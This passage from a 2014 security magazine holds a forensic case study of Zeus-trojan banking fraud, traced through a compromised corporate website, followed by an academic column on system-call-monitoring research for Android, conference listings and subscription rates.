

Figure 3: The incident analysis, simplified: assumptions, their evaluation and results.

than regular workstations. Because attackers always target the weakest link, we have to follow their logic when estimating the likelihood of particular attack vectors.

A quick analysis of the server's traffic logs showed that fake transactions had been initiated by a considerable number of workstations in the Company's local offices, as identified by their IP addresses. So our first step was to perform a forensic analysis of the compromised workstations. We started looking for traces of malicious software, since that would be the most probable finding, and only if we were unable to find any traces of malicious software would we proceed to deeper analysis.

In this case, deeper analysis proved unnecessary, as we found that every compromised computer was infected with malware. It's worth noting that every infected computer had an anti-virus product installed, and some of them even had a few anti-virus products installed. This information was not enough to understand the attack, of course, but it was enough to define and prioritize the next steps, guided by the new questions:

- How were the clients infected with malware? Was it a targeted attack, a web exploit, a net worm, or a malicious Flash drive or CD, planted on the operators' machines?
- How was the malware used to fake the money transfers? Was it via stolen credentials, or a hijacked session, or something else?

Two analytical processes were considered equally necessary at this point: first, to perform an analysis of the malware, and second, to analyse the workstations' networking logs. The workstations were based on standard editions of *Microsoft Windows*, so no internal logging was available, and in some cases, even proxy/router logs were unavailable or limited. In such cases, if the evidence is scarce, it is important to inter-correlate even the tiniest pieces of information to understand the bigger picture.

From analysing both the malware and the network logs, we learned the following:

- Every compromised computer was infected with the same version of the Zeus trojan.
- Every compromised computer had visited the same malicious websites at some point before the attack, and had downloaded suspicious executable modules from them.
- The malicious websites were visited immediately after the browser homepage had been visited (that is, the Company's corporate website).
- Immediately after a client was compromised, it started to generate all kinds of suspicious traffic to malicious servers, compromised legitimate websites, and no-name VPS hosts.
- In some cases, network log records revealed a highly intensive, extended flow of outgoing traffic accompanied by low incoming traffic – a pattern suggesting a remote desktop connection such as VNC or RDP.
- During the attack, in some cases, a text file was downloaded and saved to the compromised computer. The file contained details of payments to be faked (money mules IDs, amounts of money to fake, etc.).

So, it turned out that the Company's corporate website had been compromised to host malware, thus allowing many clients to be infected at once. However, the output of the malware analysis didn't make it clear exactly how the money transfers had been faked, because the Zeus trojan is such a universal piece of malware that it would allow many different attack scenarios to be implemented.

The most interesting findings were the text files containing details of the faked transactions. Given that the operators had already been screened by the Company's own security service, this finding suggested only two possibilities: either the text files were parsed automatically by malware installed on the compromised computer to perform automated e-banking system transactions, or there was another person logged into the same compromised computer, who was extracting the payment information from the text files to create fake transfers by hand.

Luckily, a very tiny detail hidden in one of the network logs allowed us to determine which of the two scenarios had occurred: we noticed that a favicon.ico file was requested from the malicious web server immediately before the malicious text file request. This tiny file is downloaded automatically by the browser upon visiting a website, which suggested that there was actually someone sitting at the browser, rather than the text file being downloaded by malware via a direct HTTP request. We concluded that, at least in a number of cases, the transactions were made manually, by means of a remote desktop connection to compromised clients.

Still a number of questions remained:

- How did the attackers manage to compromise the corporate website, to plant an exploit on it? Did they break into the server, or did they find a hole in web scripts, or maybe steal the administrator's FTP password?

Stealing the web server administrator's password with the help of a phishing exploit is an easy task, so we had to check this high-probability scenario by means of auditing the administrator's computer. The administrator's computer showed no traces of malware, either active or deleted. So we performed an audit of the web scripts, after considering them the most probable target for a server compromise. We located a vulnerable script in the website, subject to custom file upload, along with the uploaded malicious scripts which allowed malware to be injected into web pages.

- Which scenarios of creating fake transactions would the e-banking application support? (Since we didn't have enough evidence to assume the RDP connection was the only technology behind the fake e-banking operation, we had to assume other scenarios to provide an effective advisory.)

An audit of the e-banking application revealed a vulnerability which allowed an authorized session to be hijacked remotely, by stealing the session token. So, in some cases the attacker might perform fake transactions from his own computer, channelling the connection via a malicious proxy installed on a legitimate Company's workstation to bypass the server's IP address verification. In addition to that vulnerability, we found that the e-banking application allowed easy stealing of the user's key files – again, the attacker might use them to impersonate a legitimate operator remotely.

Note the dual link between the probability evaluation and the expertise: every step of the investigation provides new information, which allows us to refine the vision, and plan further investigation.

OBSERVATIONS TO PONDER

The investigation process left us with a few observations to consider:

- **An attacker's way of thinking.** An attacker builds his way to his goal step by step, at each step locating and exploiting the easiest targets throughout the Company's infrastructure.
- **The doubtful value of security solutions.** We've seen a number of top-rated anti-virus products installed on compromised hosts along with the powerful – and still very common – malicious tools. We've also seen IPS solutions guarding the network, while the attacker gets straight inside via a client-side vulnerability in a local office computer.
- **The trend towards easy-to-perform attacks.** Attackers are building highly professional attacks using common malware (Zeus), which is easy to get hold of (purchase) on the black market. Rarely do they bother with studying the internals of the e-banking applications, or even with stealing credentials, rather they set up a remote desktop connection to impersonate the authorized operator, and to perform the job via the same comfortable visual interface that the operator uses. Cybercrime looks easy.
- **Web security.** Website security is even more important than one might think for a regular corporate site. Compromising a corporate site might lead to compromising the organization's partners or clients, all at once, which can be leveraged to compromise the organization in a variety of ways.
- **The thoroughness of investigation.** It is important to audit every system that could possibly have been involved in the attack. In this case, if we missed even a single malicious script on the web server, then the attackers could easily have replicated the attack after some time.

SPOTLIGHT

GREETZ FROM ACADEME: FILM AT ELEVEN

John Aycock
University of Calgary, Canada

It seems I may have accidentally set the bar too high in last month's *Greetz from Academe* by mentioning both Robert Louis Stevenson and Alan Turing in the same piece. Juxtaposing literary and intellectual greats? Anything that follows will surely pale in comparison. As the astute reader will have surmised, I will not be presenting the long-awaited Mark Twain/Einstein grudge match; sorry to disappoint. Instead, I will begin with the media.

While some academics embrace the media, I also have a number of colleagues who are either wary of it or outright scornful, because media stories often gloss over subtle scientific points. Of course, it is also true that some academic research areas tend not to make a lot of headlines. Somehow I doubt that my colleague researching category theory gets too many calls from *Fox News*.

For my part, I always enjoy reading media press releases about computer security. They tend to have a tantalizing combination of being ill-informed along with a level of breathlessness so great that I wonder if the writer will expire mid-sentence. Earlier last week I was skimming *ACM TechNews*, a digest of various media stories and press releases related to computer science. It usually contains at least one security-related story, and that day was no exception: 'Student Devises Novel Way to Detect Hackers', blared the headline [1].

The original press release was from Binghamton University in New York [2], and after a lengthy blurb about the Ph.D. researcher's upbringing, mixed with a healthy sprinkling of cyber-fearmongering, we arrived at the obligatory technical part: 'Instead of reviewing all programs run by a network to find the signature of one of millions of known malware programs [...] they have developed a technology to assess behavior of individual computers.' So far, so good. 'This is done by monitoring system calls,' the press release goes on to say, and the other shoe drops. I'll spare you the remainder, but essentially, to anyone in security the press release reads as though they reinvented system call monitoring and anomaly detection. I'm sure there's more to the researchers' work than that, but it's a great example of subtleties being lost.

Of course, the idea of monitoring system calls to detect anomalies has been around for many years, with key academic research by Stephanie Forrest *et al.* published in 1996 [3]; even their ACSAC talk on the topic, labelled in the ACSAC conference program as a 'Classic Paper', is itself approaching its sixth birthday [4]. All of this means that whenever a new paper appears flying the system-call-monitoring banner, there should be some new spin on it. No novelty equals no publication in academia, after all.

This brings me to 'PREC: Practical root exploit containment for Android devices' [5], a freshly published paper involving system call monitoring. Malware detection on mobile devices has been an open problem for some time: how do you detect malware while leaving sufficient CPU, memory, and battery life to play *Angry Birds*? The PREC work combines the two, as the majority of the malicious test cases involve *Angry Birds* being repackaged by the researchers with different root exploits. I'm not kidding.

The main idea behind PREC is perhaps best summed up as follows: 'PREC focuses on third-party native code which is very difficult, if not totally impossible, to decompile' [5, p. 192]. This may come as a surprise to anyone who does reverse engineering on a daily basis, but it does capture both PREC's premise and its mechanism. One of many assumptions PREC makes is that most *Android* root exploit shenanigans stem from third-party native code. This means that the scope of system call monitoring – and hence the overhead PREC imposes – can be restricted to that alone. Execution of third-party native code is shunted to a pool of threads whose system calls are monitored and compared, on-device, to a system call profile precomputed off-device (e.g. in the cloud). Threads that deviate too far from the known profile are contained by outright termination or else slowed down to the point of uselessness.

In my opinion, PREC makes a few too many assumptions, since each assumption in a security system serves mostly to yield a blueprint for bypassing it. However, it does offer a low-impact re-spin of system call monitoring that fits in nicely with efforts to shift work into the cloud, making PREC interesting as a starting point if not a panacea. No need to stop the presses, but it might be worth watching the film at eleven.

REFERENCES

[1] http://technews.acm.org/archives.cfm?fo=2014-04-apr/apr-14-2014.html.

[2] http://discovere.binghamton.edu/student-spotlights/moat-5687.html.

[3] Forrest, S.; Hofmeyr, S. A.; Somayaji, A.; Longstaff, T. A sense of self for Unix processes. 1996 IEEE Symposium on Security and Privacy.

[4] Forrest, S.; Hofmeyr, S.; Somayaji, A. The evolution of system call monitoring. 2008 Annual Computer Security Applications Conference.

[5] Ho, T.-H.; Dean, D.; Gu, X.; Enck, W. PREC: Practical root exploit containment for Android devices. 4th ACM Conference on Data and Application Security and Privacy, 2014.

END NOTES & NEWS

AusCERT2014 takes place 12–16 May 2014 in Gold Coast, Australia. For details see http://conference.auscert.org.au/.

The 15th annual National Information Security Conference (NISC) will take place 14–16 May 2014 in Glasgow, Scotland. For information see http://www.sapphire.net/nisc-2014/.

CARO 2014 will take place 15–16 May 2014 in Melbourne, FL, USA. For more information see http://2014.caro.org/.

SOURCE Dublin will be held 22–23 May 2014 in Dublin, Ireland. For more details see http://www.sourceconference.com/dublin/.

Oil and Gas Cybersecurity takes place 3–4 June 2014 in Oslo, Norway. For details see http://www.smi-online.co.uk/energy/europe/conference/Oil-and-Gas-Cyber-Security-Nordics.

The M3AAWG 31st General Meeting will be held 9–12 June 2014 in Brussels, Belgium. For details see http://www.maawg.org/events/upcoming_meetings.

The Copenhagen Cybercrime Conference 2014 takes place 12 June 2014 in Copenhagen, Denmark. For details see http://cccc-2014.com/.

The 26th Annual FIRST Conference on Computer Security Incident Handling will be held 22–27 June 2014 in Boston, MA, USA. For details see http://www.first.org/conference/2014.

Hack in Paris takes place 23–27 June 2014 in Paris, France. For information see http://www.hackinparis.com/.

Black Hat USA takes place 2–7 August 2014 in Las Vegas, NV, USA. For details see http://www.blackhat.com/.

DEF CON 22 takes place 7–10 August 2014 in Las Vegas, NV, USA. For details see https://www.defcon.org/.

44 CON will be held 10–12 September 2014 in London, UK. For more information see http://44con.com/.

VB2014 will take place 24–26 September 2014 in Seattle, WA, USA. For more information see http://www.virusbtn.com/conference/vb2014/. For details of sponsorship opportunities and any other queries please contact conference@virusbtn.com.

The Fourth Annual (ISC)² Security Congress 2014 takes place 29 September to 2 October 2014 in Atlanta, GA, USA. For details see https://congress.isc2.org/.

The Information Security Solutions Europe Conference (ISSE 2014) will take place 14–15 October 2014 in Brussels, Belgium. For details see http://www.isse.eu.com/.

The M3AAWG 32nd General Meeting will be held 20–23 October 2014 in Boston, MA, USA. For details see http://www.maawg.org/events/upcoming_meetings.

AVAR 2014 will be held 12–14 November 2014 in Sydney, Australia. For details see http://www.avar2014.com/.

Botconf '14 takes place 3–5 December 2014 in Nantes, France. For full details of the second edition of the botnet fighting conference see https://www.botconf.eu/.

VB2015 will be held in Prague, Czech Republic 30 September to 2 October 2015. Further details will be announced at http://www.virusbtn.com/conference/vb2015/ in due course – in the meantime, please contact conference@virusbtn.com for information on sponsorship of the event or any other form of participation.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/